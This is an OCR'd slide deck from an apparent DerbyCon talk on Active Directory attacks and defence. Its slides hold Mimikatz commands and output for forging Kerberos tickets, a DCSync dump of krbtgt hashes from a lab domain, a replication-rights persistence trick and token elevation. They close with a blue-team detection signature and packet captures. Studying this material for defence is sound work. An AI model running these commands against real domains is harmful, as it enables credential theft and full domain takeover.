
- Attacker dumped AD & has all domain creds.
- Corp IT changed all user, admin, and service account passwords (and KRBTGT pw 2x).
- Attacker still has Domain Controller computer account password hashes.

What is possible with these?



```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:2601 /s
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:eaac459f6664fe083b734a1898c9704e /se
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt
Service   : cifs
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 3/15/2015 12:13:36 AM ; 3/12/2025 12:13:36 AM ; 3/12/2025 12:13:36 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
```

Use Silver Ticket to DCSync!



```
mimikatz(commandline) # lsadump::dcsync /dc:rdlabdc02.rd.adsecurity.org /domain:rd.adsecurity.org /user:krbtgt
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'rdlabdc02.rd.adsecurity.org' will be the DC server

[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/6/2015 4:01:58 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
    ntlm- 0: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
    lm  - 0: 2584a622c5dbd03c9050a547430f5a2c

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RD.ADSECURITY.ORGkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8846a887883334322e0820bdd64c0f8e99a71147ae7f81310aa257bcfeeb3bcf
      aes128_hmac       (4096) : 17d63df4e26dde3e926e266f08a5d6cc
      des_cbc_md5       (4096) : 0e9efdb90e1f3457
      rc4_plain         (4096) : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f

* Primary:Kerberos *
    Default Salt : RD.ADSECURITY.ORGkrbtgt
    Credentials
      des_cbc_md5       : 0e9efdb90e1f3457
      rc4_plain         : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f

* Packages *
    Kerberos-Newer-Keys

* Primary:WDigest *
    01  a9211213432716981993 0f8fe018d8ee
    02  4090d80556250ffad867580236ae5aab
```

DerbyCon

Red vs. Blue:
Modern Active Directory Attacks & Defense

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https://www.ADSecurity.org

Mimikatz DCSync as a User?

Red vs. Blue:
Modern Active Directory Attacks & Defense

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

https://www.ADSecurity.org



```
PS C:\> get-aduser dcr -property memberof


DistinguishedName : CN=DCR,CN=Users,DC=rd,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
MemberOf          : {}
Name              : DCR
ObjectClass       : user
ObjectGUID        : 1e2d82d2-14d6-4f28-a10f-ceee
SamAccountName    : DCR
SID               : S-1-5-21-2578996962-41858794
Surname           : DCR
UserPrincipalName : DCR@rd.adsecurity.org
```



rd.adsecurity.org Properties


Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- DCR (DCR@rd.adsecurity.org)
- Enterprise Read-only Domain Controllers (RD\Enterprise Read-o


Permissions for DCR	Allow	Deny
Reanimate tombstones	☐	☐
Replicating Directory Changes	☑	☐
Replicating Directory Changes All	☑	☐

Blue Team Response: Mimikatz DCSync

- Detection: IDS Sig
  - “DRSUAPI” “DsGetNCChanges request”
  - Source != Domain Controller IP




```
77 6.06955600 172.16.11.101    172.16.11.12     DRSUAPI   258 DsBind request
78 6.06962500 172.16.11.12     172.16.11.101    DRSUAPI   258 DsBind response
79 6.08016000 172.16.11.101    172.16.11.12     DRSUAPI   402 DsGetNCChanges request
80 6.08147800 172.16.11.12     172.16.11.101    DCERPC   5890 Response: call_id: 7, Fragment: 1st,
81 6.08152400 172.16.11.12     172.16.11.101    TCP      1514 [TCP segment of a reassembled PDU]
82 6.08170400 172.16.11.101    172.16.11.12     TCP        54 49252→49155 [ACK] Seq=3534 Ack=10798
83 6.08171100 172.16.11.12     172.16.11.101    DCERPC   2478 Response: call_id: 7, Fragment: Last
```




```
    79 6.08016000 172.16.11.101      172.16.11.12        DRSUAPI   402 DsGetNCChanges request
⊞ Frame 79: 402 bytes on wire (3216 bits), 402 bytes captured (3216 bits) on interface 0
⊞ Ethernet II, Src: Microsof_17:c1:a1 (00:15:5d:17:c1:a1), Dst: Microsof_17:c1:98 (00:15:5d:17:c1:98)
⊞ Internet Protocol Version 4, Src: 172.16.11.101 (172.16.11.101), Dst: 172.16.11.12 (172.16.11.12)
⊞ Transmission Control Protocol, Src Port: 49252 (49252), Dst Port: 49155 (49155), Seq: 3186, Ack: 4962, Len: 348
⊟ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 348, Ca
  ⊟ GSS-API Generic Security Service Application Program Interface
    ⊞ krb5_blob: 050406ff0010001c000000000cd9a6887170e24a482388d5...
⊟ DRSUAPI, DsGetNCChanges
    Operation: DsGetNCChanges (3)
    [Response in frame: 80]
    Encrypted stub data (240 bytes)
```


DSRM




```
mimikatz(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

396     14960           NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)       Primary
 -> Impersonated !
